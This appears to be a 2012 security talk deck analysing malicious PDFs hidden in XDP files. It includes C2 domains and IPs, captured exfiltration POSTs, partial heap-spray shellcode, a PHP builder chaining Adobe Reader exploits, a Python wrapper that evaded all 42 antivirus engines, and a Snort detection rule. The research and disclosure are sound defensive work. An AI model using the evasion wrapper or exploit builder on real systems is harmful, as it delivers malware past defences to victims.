

# Technique to Targeted

Brandon Dixon

# Agenda



- Discovery
- Reversing
- Educating
- Recreating
- Targeted Sightings
- Predictions



# DISCOVERY

- Notified at the start of June about a new technique
- XDP Sample viewed on June 15<sup>th</sup>, 2012

```
1 <?xml version="1.0"?>
2   <?xfa ?>
3     <xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
4       <pdf xmlns="http://ns.adobe.com/xdp/pdf/">
5         <document>
6           <chunk>
7             BASE64 CODE
8           </chunk>
9         </document>
10      </pdf>
11    </xdp:xdp>
```

# XDP Facts

- **Basic specification**
  - ~10 pages – read in a day
- **Makes PDF 100% XML**
  - Easy to send to web services or other processes looking only for XML
- **Used within XFA forms inside PDF documents**
  - XFA has been abused for sometime now
- **Base64 encoding only within chunks**
  - Other methods were not detailed or mentioned, but Adobe has magic
- **Can't rename XDP file to PDF and have it run**
  - ☹️

# Malware Behavior

- Decodes PDF file into Temp folder
- Exploits CVE-2011-0611 (flash exploit)
  - 2916a534a2e5a3969ddb2b5f323497ca
- Adobe process writes “iexplorer.exe” to Temp folder
- Executes “iexplorer.exe”
- Carves out resource details (XOR 73)
- Drops “ieproxy.exe”
  - C:\WINDOWS\system32\ieproxy.exe
- C2
  - [www.dhcpserver.ns01.us](http://www.dhcpserver.ns01.us) => 113.10.246.30
  - [www.dnsserver.ns01.us](http://www.dnsserver.ns01.us) => 113.10.246.30

# Suspicious PDF Objects

Object: 16 : @offset 27257 : 342 bytes

Object: 24 : @offset 28768 : 38 bytes

Object: 26 : @offset 28846 : 43 bytes

Object: 27 : @offset 28890 : 2907 bytes : contains JS

Object: 31 : @offset 32330 : 51 bytes

Object: 37 : @offset 32589 : 2751 bytes : contains flash


# Older JS – Been here before

```
var unes = unescape('//jfpajg';[])
var sc
for(i=0;i<18000;i++)
sc=sc+0x60

var strTempA="\x62\x79\x74e\x54\x6f\x43\x68\x61\x72";
var strTempB="g\x65t\x49\x63\x6f\x6e";
var strTempC="c\x6fill\x65\x63\x74\x45\x6d\x61\x69lInfo";

function rep(count,what){
var v = "";
while (--count >= 0) v += what;
return v;
}
function myunes(buf) {
var ret = ""
for (var x=0;x < buf["\x6c\x65\x6e\x67\x74\x68"]; x+=2) {
ret = ret+util[strTempA](Number('0x'+buf["\x73\x75\x62\x73\x74\x72"](x,2)));//
}
return ret;
}
sc1=unes("\x25\x75\x30\x43\x30\x63\x25\x75\x31\x31\x65b\x25\x755bfc\x25\x75334b%u66c9%u2eb9%u8003" +
"\x25\x750b34\x25\x75e28f\x25\x75ebfa\x25\x75e805\x25\x75ffeb\x25\x75ffff\x25\x75bf67\x25\x758f8f" +
"%u228f%uf214%u2350%u5587%u99f9%u75ea%u639f%u8c18" +
"%u7483%u7218%ubc80%u0545%u65d4%u05c6%u5667%uac05" +
```

# STUB Decode





# Running the File

Remote Address	State
113.10.246.30:htt...	SYN_SENT

stack at time port was opened

Stack

OK Cancel

- winlogon.exe
  - services.e:
    - vmacth
    - svchos
      - wmi
      - svchos
    - svchos
      - wsc
      - svchos
      - svchos
      - spoolsv
      - svchos
      - vmtools
    - TPAuto
    - TPA
    - alg.exe
    - svchos
    - lsass.exe
- explorer.exe
  - rundll32.exe
  - VMwareTray.exe
  - vmtoolsd.exe
  - YahooMessenger
  - IEEXPLORE.EXE

# Network Callout

192.168.250.136	DNS	212 Standard query response A 113.10.246.30
113.10.246.30	TCP	62 sdproxy > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
192.168.250.2	DNS	86 Standard query PTR 30.246.10.113.in-addr.arpa
192.168.250.136	DNS	164 Standard query response, No such name
113.10.246.30	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
113.10.246.30	TCP	62 sdproxy > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
113.10.246.30	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
113.10.246.30	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
113.10.246.30	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
113.10.246.30	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
113.10.246.30	TCP	62 sdproxy > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
113.10.246.30	NBNS	92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
Broadcast	ARP	42 Who has 192.168.250.254? Tell 192.168.250.136
Vmware_3e:34:8b	ARP	60 192.168.250.254 is at 00:50:56:f4:68:36
192.168.250.254	DHCP	357 DHCP Request - Transaction ID 0x45f399b9
192.168.250.136	DHCP	342 DHCP ACK - Transaction ID 0x45f399b9
192.168.250.2	NBNS	110 Refresh NB <01><02>__MSBROWSE__<02><01>
192.168.250.2	DNS	81 Standard query A www.dnsserver.ns01.us
192.168.250.136	DNS	211 Standard query response A 113.10.246.30
113.10.246.30	TCP	62 h323hostcallsc > kerberos [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA

## ns01.us Whois Record

**Whois Record**

Site Profile

Registration

Server Stats

My Whois

Reverse Whois: **"ChangeIP.com" owns about [84 other domains](#)**

Email Search: [nsi@changeip.com](mailto:nsi@changeip.com) is associated with about **160 domains**

NS History: [2 changes](#) on **2** unique name servers over **4** years.

IP History: [7 changes](#) on **5** unique IP addresses over **8** years.

Whois History: [132 records](#) have been archived since **2004-04-21**.

Reverse IP: [160 other sites](#) hosted on this server.



[Log In](#) or [Create a FREE account](#) to start monitoring this domain name

- The source
  - [http://partners.adobe.com/public/developer/en/xml/xdp\\_2.0.pdf](http://partners.adobe.com/public/developer/en/xml/xdp_2.0.pdf)
- Questions to answer
  - Why does this exist?
  - More abuse cases?
  - Can more be done?
    - Other encodings
    - Encryption
    - Namespace variables to seed PDF
- Build new documents for testing


# RECREATING

```
5 class PDF_Exploit extends FPDF_Protection {
6
7     var $exploits = array();
8
9     /*
10      * Hello World App Tester
11      */
12     function HelloWorld() {
13         $this->IncludeJS("app.alert('hello world');");
14     }
15
16     function build_exploit() {
17         $payload = '';
18         $payload .= "var v = app.viewerVersion.toString();";
19         if (array_key_exists('2009-4324', $this->exploits)) { //media.newPlayer < 9.2
20             $payload .= "if(v > '9.1') {";
21             $payload .= $this->exploits['2009-4324'];
22             $payload .= "}";
23         }
24
25         if (array_key_exists('2009-0927', $this->exploits)) { //Collab.getIcon < 7.1.1, < 8.1.3, and < 9.1
26             $payload .= "if(v > '9') {";
27             $payload .= $this->exploits['2009-0927'];
28             $payload .= "}";
29         }
30
31         if (array_key_exists('2008-2992', $this->exploits)) { //util.printf < 8.1.3
32             $payload .= "if(v < '8.1.3') {";
33             $payload .= $this->exploits['2008-2992'];
34             $payload .= "}";
35         }
36
37         if (array_key_exists('2008-0655', $this->exploits)) { //Collab.collectEmailInfo < 8.1.1
38             $payload .= "if(v < '8.1.1') {";
39             $payload .= $this->exploits['2008-0655'];
40             $payload .= "}";
41         }
42
43         $this->IncludeJS($payload);
44     }
45 }
```

# BASE64 Conversion

```
1 import base64
2 import sys
3
4 def main():
5     if len(sys.argv) < 3:
6         sys.exit('Usage (2 arguments): %s "%s" %s' % (sys.argv[0], "malicious file"
7     else:
8         f = open(sys.argv[1], "rb")
9         con = f.read()
10        f.close()
11
12        start = '<?xml version="1.0"?><?xfa ?><xdp:xdp xmlns:xdp="http://ns.adobe.'
13        encoded = base64.b64encode(con)
14        end = "</chunk></document></pdf></xdp:xdp>"
15
16        f = open(sys.argv[2], "wb")
17        f.write(start + encoded + end)
18        f.close()
19
20 if __name__ == '__main__':
21     main()
```

# Generated Document



The screenshot shows the Adobe Reader 9.0 interface. The title bar reads "A9RE448.pdf (SECURED) - Adobe Reader". The toolbar includes icons for printing, saving, and navigation, along with a page indicator "1 / 3" and a zoom level of "103%". A search box labeled "Find" is also present. The document content is a news article with the following text:

## Rupert Murdoch pressured Tony Blair over Iraq, says Alastair Campbell

Murdoch joined an 'over the top' campaign to force British involvement in the Iraq war.

Rupert Murdoch joined a campaign to force Tony Blair to accelerate the war before a crucial House of Commons vote on volumes of Alastair Campbell's diaries.

In another blow to the media, Murdoch had never tried to influence Blair. Murdoch warned Blair in a phone call of the dangers of a delay in Iraq. The disclosure by Campbell, whose diaries are serialised in the Guardian, will pile the pressure on Murdoch in light of his evidence to the Leveson inquiry that he had never made such a threat by war a week to the final

The Cabinet Office released information on Friday that raised doubts about Murdoch's claim that Gordon Brown pledged to "declare war" on News Corporation after the Sun abandoned its support for Labour in September 2009. It supported Brown's claim that he never made such a threat by

An error dialog box titled "Adobe Reader 9.0" is overlaid on the document. The text in the dialog box reads:

**Adobe Reader 9.0 has encountered a problem and needs to close. We are sorry for the inconvenience.**

If you were in the middle of something, the information you were working on might be lost.

**Please tell Microsoft about this problem.**  
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, [click here](#).

Buttons for "Send Error Report" and "Don't Send" are visible at the bottom of the dialog box.

# AV Failure

SHA256: 7ca52e507d68fa15cd2016df0067729f0346a335d97e3a9d31aab3c1f7b3027f

SHA1: ebd8642ad399ca4bb3c92774e48db0b376dd2091

MD5: 464493ac7e730ba2a8e0f5fb2995db20

File size: 10.1 KB ( 10325 bytes )

File name: Tony Blair Facing Pressure.xdp

File type: XML

Detection ratio: 0 / 42

Analysis date: 2012-06-15 22:18:52 UTC ( 1 minute ago )



  
More details



**15**

JUN 2012

## AV Bypass for Malicious PDFs Using XDP

Update - 06/19/2012

```
alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any
(msg:"FILE-PDF Adobe PDF XDF encoded download attempt";
flow:to_client,established; flowbits:isset,file.xml; file_data; content:"JVBERi";
fast_pattern:only; content:"<xdp:xdp"; nocase; content:"<pdf"; distance:0;
nocase; content:"<document"; distance:0; nocase; content:"<chunk";
distance:0; nocase; content:"JVBERi"; within:500; nocase; metadata:service
http, service imap, service pop3; reference:url,blog.9bplus.com/av-
bypass-for-malicious-pdfs-using-xdp;
reference:url,partners.adobe.com/public/developer/en/xml/xdp\_2.0.pdf;
classtype:misc-activity; sid:23166; rev:1;)
```

# Recent Potential Targeted Sightings



- Submitted through PDF X-RAY (06/28/2012)
  - SECRET SERVICE TRAINING.xdp
    - Efc68b19d767089afc38446c48c918af
    - Exploits CVE-2011-2462 (U3D)
  - Military Planning.xdp
    - Cd09e1624239555fc580267d60034e12
    - Exploits CVE-2010-3654 (cooltype)
- Malware
  - Different process names, but same functionality
  - Spawns CMD off main process, executes tasklist, saves
  - Loads DLL and runs from main process
  - Main process is killed leaving the DLL to run

Object: 116 : @offset 16 : 302 bytes

Object: 123 : @offset 4406 : 40 bytes

Object: 127 : @offset 122184 : 736 bytes

Object: 139 : @offset 238669 : 45 bytes

Object: 140 : @offset 238715 : 2647 bytes : contains JS

# Original 2462 JS

Object: 140 : @offset 238715 : 2647 bytes : contains JS

## Raw Data

```
<< /Length 3001 /Filter [ /FlateDecode ] >>
```

Decoded Stream - 0 users marked this as **malicious**

```
function yyy(){while(1>2) ;}
```

```
function datagood(a,b)
```

```
{  
  if (a>b)  
  {datagood(a,b)}  
  if (b>a)  
  {datagood(a,b)}  
  return a;  
}
```

```
function databad(a,b)
```

```
{  
  if (a>b)  
  {databad(a,b)}  
  if (b>a)  
  {databad(a,b)}  
  return b;  
}
```

# Military Planning.xdp

Object: 1 : @offset 15 : 119 bytes

Object: 11 : @offset 154941 : 74 bytes

Object: 12 : @offset 155016 : 1959 bytes : contains JS



# TRAFFIC SLIDE

192.168.250.2	DNS	81 Standard query A webserver.freetcp.com
192.168.250.2	DNS	77 Standard query A www.dnswatch.info
192.168.250.136	DNS	211 Standard query response A 113.10.246.30
113.10.246.30	TCP	62 productinfo > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
192.168.250.136	DNS	220 Standard query response CNAME dnswatch.info A 82.96.118.210
82.96.118.210	TCP	62 iee-qfx > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
192.168.250.255	NBNS	92 Name query NB NSACOLO2<00>
192.168.250.136	NBNS	104 Name query response NB 192.168.250.1
Broadcast	ARP	42 Who has 192.168.250.1? Tell 192.168.250.136
Vmware_3e:34:8b	ARP	60 192.168.250.1 is at 00:50:56:c0:00:08
192.168.250.1	BROWSER	230 Get Backup List Response
192.168.250.255	BROWSER	256 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
192.168.250.136	TCP	60 http > iee-qfx [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
82.96.118.210	TCP	54 iee-qfx > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
82.96.118.210	HTTP	256 GET /dns/dnslookup?la=en&host=www.microsoft.wikaba.com&type=A&submit:
192.168.250.136	TCP	60 http > iee-qfx [ACK] Seq=1 Ack=203 Win=64240 Len=0
192.168.250.136	HTTP	789 HTTP/1.1 403 Forbidden (text/html)
192.168.250.136	HTTP	789 [TCP Retransmission] HTTP/1.1 403 Forbidden (text/html)
82.96.118.210	TCP	54 iee-qfx > http [ACK] Seq=203 Ack=736 Win=63505 Len=0
192.168.250.136	TCP	60 http > productinfo [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
113.10.246.30	TCP	54 productinfo > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
113.10.246.30	HTTP	182 GET /documents/bkhz.jpg HTTP/1.1
192.168.250.136	TCP	60 http > productinfo [ACK] Seq=1 Ack=129 Win=64240 Len=0
168.95.1.1	DNS	84 Standard query A www.microsoft.wikaba.com
139.175.55.244	DNS	84 Standard query A www.microsoft.wikaba.com
192.168.250.136	DNS	100 Standard query response A 113.10.246.30

- [webserver.freetcp.com](http://webserver.freetcp.com)
- [www.dnswatch.info](http://www.dnswatch.info)
- [www.microsoft.wikaba.com](http://www.microsoft.wikaba.com)
- [www.microsoft.dynssl.com](http://www.microsoft.dynssl.com)
- [www.microsoft.dhcp.biz](http://www.microsoft.dhcp.biz)
  
- 113.10.246.30 (remember this?)
- 82.96.118.210
  
- All changeip == useless



# Requests

## Stream Content

```
GET /dns/dnslookup?la=en&host=www.microsoft.wikaba.com&type=A&submit=Resolve HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0.1; WININET 5.0)
Host: www.dnswatch.info
Cache-Control: no-cache
```

```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Fri, 29 Jun 2012 09:24:40 GMT
Content-Type: text/html
Content-Length: 564
Connection: keep-alive
Vary: Accept-Encoding
```

## Stream Content

```
GET /documents/bkhz.jpg HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: webserver.freetcp.com
Connection: Keep-Alive
```

# Requests

## Stream Content

```
POST http://www.microsoft.dynssl.com:443/index.rby?id=188 HTTP/1.1
User-Agent: Mozilla/4.8.20 (compatible; MSIE 5.0.2; Win32)
Content-Type: multipart/form-data; boundary=-----67957F1F6EF800AF
Host: www.microsoft.dynssl.com
Content-Length: 272
Proxy-Connection: keep-alive
Pragma: no-cache

-----67957F1F6EF800AF
Content-Disposition: form-data; name="UploadFile"; filename="164016EA.mov"
Content-Type: application/octet-stream

.....@.....M.....4...k...^...
1.....U...
-----67957F1F6EF800AF-- |
```

# Requests

## Stream Content

```
POST http://www.microsoft.dhcp.biz:8080/index.cgi?id=270 HTTP/1.1
User-Agent: Mozilla/4.8.20 (compatible; MSIE 5.0.2; Win32)
Content-Type: multipart/form-data; boundary=-----15844FAB089E0101
Host: www.microsoft.dhcp.biz
Content-Length: 272
Proxy-Connection: keep-alive
Pragma: no-cache

-----15844FAB089E0101
Content-Disposition: form-data; name="UploadFile"; filename="66CC3090.pdf"
Content-Type: application/octet-stream

.....@.....7...k...
&.....
-----15844FAB089E0101--|
```

# Requests

## Stream Content

```
POST http://www.microsoft.dynssl.com:443/index.asp?id=622 HTTP/1.1
User-Agent: Mozilla/4.8.20 (compatible; MSIE 5.0.2; Win32)
Content-Type: multipart/form-data; boundary=-----1141064C1B3E0241
Host: www.microsoft.dynssl.com
Content-Length: 272
Proxy-Connection: keep-alive
Pragma: no-cache

-----1141064C1B3E0241
Content-Disposition: form-data; name="UploadFile"; filename="573E670C.zip"
Content-Type: application/octet-stream

.....@.....
=.....
-----1141064C1B3E0241--|
```

## Stream Content

```
POST http://www.microsoft.dhcp.biz:8080/index.pl?id=747 HTTP/1.1
User-Agent: Mozilla/4.8.20 (compatible; MSIE 5.0.2; Win32)
Content-Type: multipart/form-data; boundary=-----4928567202BD02B6
Host: www.microsoft.dhcp.biz
Content-Length: 272
Proxy-Connection: keep-alive
Pragma: no-cache

-----4928567202BD02B6
Content-Disposition: form-data; name="UploadFile"; filename="32F52283.rm "
Content-Type: application/octet-stream

.....@.....
$.R.....;...O...<...K.....
-----4928567202BD02B6--|
```

# Timeline

- 06/01/2012 – Heard of new technique being used
- 06/15/2012 – First sample viewed and reversed
- 06/15/2012 – Release testing samples
- 06/28/2012 – Secret service document seen
- 06/28/2012 – Military training document seen

# Remember PDFWP?

MDS	Filesize	Exploit	Obj	Functions	Decode Hash	
4fb4b7861810ed26e9e1079601c4aa1e	462559	2009-0927		36 lololo.getss	TARGETED	
67b19a04b4bd0ad3c39130a26331493	178204	2009-0927		28	TARGETED	<a href="http://jsfiddle.net/x0ner/rhQWkV/">http://jsfiddle.net/x0ner/rhQWkV/</a> - <a href="http://contagiodump.blogspot.com/2010/08/malicious-documents-archive-for-h">http://contagiodump.blogspot.com/2010/08/malicious-documents-archive-for-h</a>
4f94e85d07114678df16015672a232d	460181	2009-1862		34 lololo.getss.hhh	TARGETED	
0b9e08970866b2bad05300038a16ba22	145555	2007-5659		43 re.replaceVar, reverseStr, V6, V7, V8	TARGETED	<a href="http://jsfiddle.net/x0ner/VzMq/">http://jsfiddle.net/x0ner/VzMq/</a>
329f522692190c973cc556e24cfa7d7	453148	2009-4324		41 re.replaceVar, reverseStr	TARGETED	
160277e519f7b4c8e278af88a592bf4	235475	2009-4324		28 urpl.StringBuffer,	TARGETED - c64eaf2b9c00e3e8e5c78c34222eba9	<a href="http://jsfiddle.net/x0ner/r3Zm/">http://jsfiddle.net/x0ner/r3Zm/</a>
c8bbe82e4d8791195e05c0c8171f1e0d	80198	2010-0188		4 uuu	TARGETED - b803d804efdc808c1e291096c261bb	<a href="http://jsfiddle.net/x0ner/D3NR2/">http://jsfiddle.net/x0ner/D3NR2/</a> - <a href="http://contagiodump.blogspot.com/2010/03/cve-2010-0188-pdf-mar-8-china-to-h">http://contagiodump.blogspot.com/2010/03/cve-2010-0188-pdf-mar-8-china-to-h</a>
50b9bee0213917e52c32682907234aab	225787	2010-0188	?	dont see JS	TARGETED - 336ede7c4219c194089f5ae9adb4a462	<a href="http://contagiodump.blogspot.com/2010/03/mar-9-cve-2010-0188-pdf-fomal.html">http://contagiodump.blogspot.com/2010/03/mar-9-cve-2010-0188-pdf-fomal.html</a>
3639f34ad463932ab8ebad3e57421a97	162579	2010-0188		2	TARGETED - 336ede7c4219c194089f5ae9adb4a462	<a href="http://contagiodump.blogspot.com/2010/03/mar-10-cve-2010-0188-march-luncheon.html">http://contagiodump.blogspot.com/2010/03/mar-10-cve-2010-0188-march-luncheon.html</a>
bbdce0ad4cd7268f8454b7da526aa09c	240872	2010-0806/2010-0188		4,88 uuu	TARGETED - b803d804efdc808c1e291096c261bb	<a href="http://contagiodump.blogspot.com/2010/03/mar-10-cve-2010-0188-pdf-from.html">http://contagiodump.blogspot.com/2010/03/mar-10-cve-2010-0188-pdf-from.html</a>
3ef5f2314127d03952f52bd2cbb8723	80199	2010-0188		4 uuu	TARGETED - b803d804efdc808c1e291096c261bb	<a href="http://jsfiddle.net/x0ner/D3NR2/">http://jsfiddle.net/x0ner/D3NR2/</a> - <a href="http://contagiodump.blogspot.com/2010/03/cve-2010-0188-unspecified-vulnerab">http://contagiodump.blogspot.com/2010/03/cve-2010-0188-unspecified-vulnerab</a>
b89aa78e2174d073155213cb9e23c52f		2010-0188		4 uuu	TARGETED	
ad0b7237cd7ea338f0dd52ac414fd	51290	2009-4324		25 CRYPTO.urpl	TARGETED - 291b3bbff4e74b57e87e97b6bb530954	
ebac6102670407a53021df441e11d54	235475	2009-4324		28 urpl.StringBuffer,	TARGETED - c64eaf2b9c00e3e8e5c78c34222eba9	<a href="http://jsfiddle.net/x0ner/r3Zm/">http://jsfiddle.net/x0ner/r3Zm/</a> - <a href="http://contagiodump.blogspot.com/2010/03/mar-16-cve-2009-4324-pdf-report-on">http://contagiodump.blogspot.com/2010/03/mar-16-cve-2009-4324-pdf-report-on</a>
211b644e9f926109201a33fd635b	110829	2009-4324		25 CRYPTO.urpl	TARGETED - 291b3bbff4e74b57e87e97b6bb530954	<a href="http://contagiodump.blogspot.com/2010/03/mar-23-cve-2009-4324-pdf-falking-points.html">http://contagiodump.blogspot.com/2010/03/mar-23-cve-2009-4324-pdf-falking-points.html</a>
6818d1a3eb4760a62aacb663198cfc	529300	2010-0188		4 uuu	TARGETED - 42071959a15e02b309dc3ba52b4208	<a href="http://jsfiddle.net/x0ner/D3NR2/">http://jsfiddle.net/x0ner/D3NR2/</a>
bb10a59bf2b697949d47dad52aebd5	80199	2010-0188	?		TARGETED	
d7520d1957d5ef26e08872fac4c402	201777	2009-4324/2010-1297		25 CRYPTO.urpl	TARGETED - 291b3bbff4e74b57e87e97b6bb530954	<a href="http://contagiodump.blogspot.com/2010/03/mar-30-cve-2009-4324-pdf-china-and.html">http://contagiodump.blogspot.com/2010/03/mar-30-cve-2009-4324-pdf-china-and.html</a>
2c25170364bc440405179c1c0c184844	80198	2010-0188		4 uuu	TARGETED - b803d804efdc808c1e291096c261bb	<a href="http://jsfiddle.net/x0ner/D3NR2/">http://jsfiddle.net/x0ner/D3NR2/</a> - <a href="http://contagiodump.blogspot.com/2010/04/apr-18-cve-2010-0188-pdf-china-to-h">http://contagiodump.blogspot.com/2010/04/apr-18-cve-2010-0188-pdf-china-to-h</a>
53bc0afe4e955ef86dcca94af9679caa9	129722	2009-4324		25 CRYPTO.urpl	TARGETED - 291b3bbff4e74b57e87e97b6bb530954	<a href="http://contagiodump.blogspot.com/2010/04/apr-26-cve-2009-4324-e-cve-detection.html">http://contagiodump.blogspot.com/2010/04/apr-26-cve-2009-4324-e-cve-detection.html</a>
2b4b5e0c65a19d81ea918f50f56f8d0	240872	2010-0806/2010-0188	?		TARGETED	<a href="http://contagiodump.blogspot.com/2010/04/cve-2010-0188-unspecified-vulnerability_30.html">http://contagiodump.blogspot.com/2010/04/cve-2010-0188-unspecified-vulnerability_30.html</a>
e6f110c248f7aaa7d8aba3e71d16	94443	2009-4324		25 CRYPTO.urpl	TARGETED - 291b3bbff4e74b57e87e97b6bb530954	
a2f5e4fa8b8e17530651ce4cc47a21a	87347	2009-4324		25 CRYPTO.urpl	TARGETED - 291b3bbff4e74b57e87e97b6bb530954	<a href="http://contagiodump.blogspot.com/2011/09/vact-3-liberating-taiwan-one-phish-at.html">http://contagiodump.blogspot.com/2011/09/vact-3-liberating-taiwan-one-phish-at.html</a>
116c4ad366006b7c0908c13470d0001	128193	2009-4324		25 CRYPTO.urpl	TARGETED - 291b3bbff4e74b57e87e97b6bb530954	
